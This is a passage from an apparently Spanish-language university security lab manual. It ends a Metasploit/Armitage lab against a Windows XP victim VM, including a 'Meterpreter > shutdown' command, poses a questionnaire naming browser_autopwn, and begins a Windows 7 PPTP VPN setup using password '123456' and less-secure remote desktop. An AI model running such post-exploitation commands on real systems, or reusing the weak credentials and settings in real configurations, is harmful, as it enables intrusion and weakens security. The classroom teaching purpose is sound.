


Figura 38 Puertos de Windows XP abiertos

Al escribir el comando anterior, ¿qué puertos están abiertos y que servicios proporciona cada uno de ellos?

_____
_____
_____
_____
_____
_____
_____
_____

4.10 Una vez que se terminó de extraer toda la información necesaria de la víctima, se puede cerrar el programa *Armitage* o usar el comando *shutdown* en la pestaña de meterpreter para poder apagar la computadora de la víctima (figura 39).

Meterpreter > shutdown




Figura 39 Comando para apagar Windows XP

Inmediatamente se regresa a la máquina virtual de Windows XP y se observa que se está apagando la máquina sin que la víctima lo hubiera hecho (figura 40).

Figura 40 Windows XP se está apagando

Por último, en el programa *Armitage* en la máquina virtual con Backtrack se visualiza que se ha cerrado la *sesión 1* del meterpreter (figura 41).

Figura 41 Sesión cerrada de meterpreter

5.- Conclusiones

Revise los objetivos de la práctica y emita sus conclusiones.

PRÁCTICA 6

FIREWALL

Cuestionario Previo

Nombre del alumno: _____
_____

Gpo. de Laboratorio: _____
Gpo. de Teoría: _____

1. ¿Cuáles son las desventajas de usar el firewall de Windows XP?
2. ¿Qué es un puerto?
3. ¿Cuál es la clasificación de los puertos según IANA? Además, mencione algunas de ellas y su respectivo puerto de los well-know.
4. Menciona cuales son los seis estados de un puerto según NMAP.
5. ¿Qué es y para qué sirve el protocolo TCP y UDP?
6. ¿Qué es y para qué sirve el programa Armitage que pertenece al conjunto de software de Backtrack 5?
7. ¿Para qué sirve el comando getcountermeasure y qué opciones tiene?
8. ¿Para qué sirve el exploit browser_ autopwn?
9. ¿Cuáles son los comandos básicos del programa NMAP?

PRÁCTICA NO.7

CONFIGURAR UNA VPN EN WINDOWS

PRÁCTICA 7

CONFIGURAR UNA VPN EN WINDOWS

1.- Objetivos de Aprendizaje

El alumno:

- Conocerá el mecanismo de protección (VPN) para cuidar la seguridad informática en una organización de manera lógica.
- Analizará cómo funciona una VPN y qué elementos debe incluir.
- Al finalizar la práctica tendrá la capacidad de configurar una VPN así como compartir carpetas y archivos dentro de ella.

2.- Conceptos teóricos

La VPN (Virtual Private Networks, red privada virtual) es una red privada que se extiende mediante un proceso de encapsulación dentro de un túnel cifrado, los paquetes de datos son enviados a diferentes puntos remotos mediante el uso de infraestructuras públicas de transporte. Permite al usuario acceder a su red corporativa, asignando a su ordenador remoto las direcciones y privilegios de ésta, aunque la conexión la haya realizado mediante un acceso público a Internet (figura 1).




Figura 1 Túnel que se forma al hacer una conexión en una VPN

Los protocolos que usa son: PPTP (Point to Point Tunneling Protocol, Protocolo de túnel punto a punto), IPSec (Internet Protocol Security, Protocolo de Seguridad en Internet) y L2TP (Layer 2 Tunneling Protocol, Protocolo de túnel en la capa 2) (figura 2).




Figura 2 Ejemplo de una red privada virtual

Una VPN segura tiene que controlar los siguientes datos para realizar una conexión exitosa:

a) *Identificación de usuario:* Se base en los privilegios que tiene al momento de conectarse a la VPN y ésta debe restringir el acceso a los datos que no estén autorizados.

b) *Administración de direcciones:* Una VPN tiene que establecer la dirección del cliente en la red privada y cerciorarse que las direcciones privadas se conserven así.

c) *Codificación de datos:* Los datos se transmiten a través de la red pública previamente cifrados para que no puedan ser leídos por clientes no autorizados de la red.

d) *Administración de claves:* Debe generar y renovar claves de codificación para el cliente y el servidor.

e) *Soporte a protocolos múltiples:* Maneja los protocolos más comunes que utiliza la red pública (IP e IPX [Internet Packet Exchange, Intercambio de paquetes interred]).

Debe llevar un registro del acceso y el tipo de información que se vio así como la fecha y hora de la consulta.

3.- Equipo y material necesario

Material que debe traer el alumno

- Cable Ethernet categoría 5e, directo

Equipo de laboratorio:

- Computadoras con una NIC Ethernet 10/100 Mbps instalada en cada una de ellas y con sistema operativo Windows 7 Ultimate
- Un Mini Switch Ethernet 10/100 Mbps (5 Puertos) ANSEL Communications

4.- Desarrollo

Modo de trabajar

La realización de la práctica será en parejas.

WINDOWS 7

En el sistema operativo Windows 7 se incluye la funcionalidad de VPN, la cual permite la configuración de tal manera que se puede tener un servidor de conexiones entrantes.

Para este caso se trata de un servidor muy sencillo utilizando el protocolo PPTP para la conexión entrante, no ofrece servicio DNS, ni

WINS, por lo tanto, la capacidad del servidor VPN para dar servicio a una red privada es bastante reducida, estando orientado su uso a dar servicio a los recursos compartidos del propio equipo con Windows 7.

Los pasos para realizar una conexión mediante una VPN entre un cliente y un servidor son los siguientes:

4.1 Conecta a los puertos del switch, la computadora que se usará como servidor y otra para el cliente (recordando que la numeración va del 1 al 5 y que el primero no debe usarse porque es el que se conecta a Internet y en los demás es para que se comuniquen los equipos entre sí).

4.2 Configuración del servidor

4.2.1 Creación del grupo de trabajo

Inicia sesión en Windows 7 y en la pantalla, selecciona *Inicio>> Equipo* y con el botón derecho, aparecerá un recuadro donde seleccionará Propiedades (figura 3).




Figura 3 Propiedades del menú equipo

A continuación, aparece la ventana de Sistema, donde en la parte inferior derecha se debe oprimir el botón de *Cambiar configuración*, (figura 4).




Figura 4 Ventana de sistema

Se despliega otra ventana llamada *Propiedades del sistema*, en la pestaña de *Nombre del equipo* donde aparece la descripción del equipo, dar clic al botón *Cambiar* ya que se requiere poner otro nombre del equipo y grupo de trabajo a utilizar.

En la *nueva ventana >> Cambios en el dominio o el nombre del equipo*, cambiar el nombre del equipo por *Alfa* y en el grupo de trabajo por *WORK* y darle Aceptar. Con ello, aparece un recuadro avisando que *se unió correctamente al grupo de trabajo WORK* (figura 5).




Figura 5 Se unió correctamente al grupo de trabajo

Después, se debe reiniciar el equipo para aplicar los cambios pero antes debe cerrar todos los programas abiertos (figura 6).




Figura 6 Ventana para reiniciar el equipo

4.2.2 Asignación de dirección IP

Cuando reinicie la sesión de la computadora, en la pantalla del lado inferior derecho, donde está el icono de red con un signo de admiración, dar un clic para que aparezca un recuadro y seleccionar *Abrir centro de redes y recursos compartidos*.

A continuación, del lado izquierdo seleccionar *Cambiar configuración del adaptador* (figura 7).




Figura 7 Centro de redes y recursos compartidos

En conexiones de red, identificar la conexión de área local, seleccionarla y dar clic con el botón derecho del ratón >> *Propiedades >> Seleccionar Protocolo de Internet versión 4 (TCP/IPv4)* y dar clic en *Propiedades* (figura 8).




Figura 8 Propiedades de conexión de área local

Ahora, en la pantalla se asignará la dirección IP a usar, dándole para esto clic en *Usar la siguiente dirección IP*, la cual habilita los espacios de: Dirección IP, máscara de subred y puerta de enlace predeterminada.

Deberá escribir en cada renglón los siguientes datos (figura 9), dar clic en aceptar y cerrar todas las ventanas:

- Dirección IP: *192.168.2.15*
- Mascara de subred: *255.255.255.0*
- Puerta de enlace predeterminada: *192.168.2.254*
- Servidor DNS preferido: *192.168.2.132*




Figura 9 Propiedades: Protocolo de Internet versión 4

Para este caso en particular, ¿Cuál es el objetivo de emplear la puerta de enlace predeterminada?

_____
_____
_____
_____

Nuevamente en el botón de Inicio, en el buscador se debe escribir *cmd* para abrir la consola de MS-DOS y en ella, teclear el comando *ipconfig* (figura 10).




Figura 10 Consola de MS-DOS

¿Cuál es el objetivo de usar ipconfig?

_____
_____
_____
_____

4.2.3 Creación de VPN

Se cierra la consola de MS-DOS y se da clic en *Inicio >> Panel de control >> Centro de redes y recursos compartidos >> Cambiar la configuración del adaptador >>* dar clic en *Organizar >> Diseño >> Barra de menús* para que aparezcan las opciones de ventana. Posteriormente en *Archivo>>Nueva conexión entrante*.

En esta nueva pantalla aparecen las cuentas de usuario que tiene el equipo y lo que se deber hacer es *Agregar a alguien* (figura 11)




Figura 11 Ventana para permitir conexiones al equipo

Se agrega el usuario nuevo, ingresando los siguientes datos y después se da clic en aceptar:

- Nombre del usuario: *UNAM*
- Contraseña: *123456*
- Confirmar contraseña: *123456*

Se observa que queda seleccionada la casilla del nuevo usuario, después darle en *siguiente >>* debe estar activada la casilla de *A través de Internet* para indicar cómo se conectarán los usuarios *>> Siguiente >> Permitir conexiones con este equipo >> Seleccionar el protocolo de Internet versión 4* y darle en propiedades. En esta nueva ventana se asignan las direcciones IP entrantes al equipo. Tiene que escribir los siguientes datos, en la especificación de direcciones IP (figura 12):

- De: *10.1.1.1*
- Para: *10.1.1.15*

¿Por qué se da este rango de distribución IP?

_____
_____
_____
_____




Figura 12 Ventana de Propiedades IP de entrada

Finalmente, se da clic en el botón *Permitir el acceso* (figura 13).




Figura 13 Ventana para permitir conexiones al equipo

Se visualiza en la ventana de Conexiones de red, el nuevo icono de *Conexiones entrantes* y que las personas seleccionadas pueden conectarse al equipo *Alfa* (figura 14).




Figura 14 La persona ALFA se puede conectar al equipo

4.2.4 Acceso remoto

Nuevamente se cierran todas la ventanas, en *Inicio >> Panel de control >> Sistema y seguridad >>* en donde dice *Sistema*, dar clic en *Permitir acceso remoto >>* en el recuadro, habilitar la opción de *Permitir conexiones de asistencia remota a este equipo y permitir las conexiones desde equipos que ejecuten cualquier versión de escritorio remoto (menos seguro) >>* dar clic en *Aceptar* (figura 15).




Figura 15 Propiedades del sistema

4.2.5 Compartir carpetas y archivos

ESTE APARTADO SE REALIZA CUANDO EL CLIENTE SE HA CONECTADO FINALMENTE (figura 16).




Figura 16 Comunicaciones de Red

Desde la pantalla de inicio de Windows dar clic en *Inicio >>* en la *barra de buscador*, poner *cmd* y en la ventana de comandos teclear el comando *ipconfig* para verificar que el cliente se ha unido a la VPN y que tiene esa dirección IP asignada dentro de ella *>> Cerrar la ventana* (figura 17).




Figura 17 Consola de MS-DOS

Ahora, en el *escritorio de Windows* dar clic en el botón derecho del ratón *>> Seleccionar nuevo >> Carpeta >>* en esta nueva carpeta renombrarla *VPN*. Se abre la carpeta y se agrega un documento de texto que se llamara *Hola.txt* y finalmente se cierra la ventana.

Con el botón derecho del ratón, se le da clic a la *carpeta VPN >> Propiedades >>* se selecciona la pestaña de *Compartir* y dar clic en el botón de compartir *>>* aparece la ventana de *Elija a las personas con las que desea compartir,* dar clic a la flecha para que despliegue a los usuarios *>>* Seleccionamos al cliente *UNAM* y se agrega a la lista (figura 18).

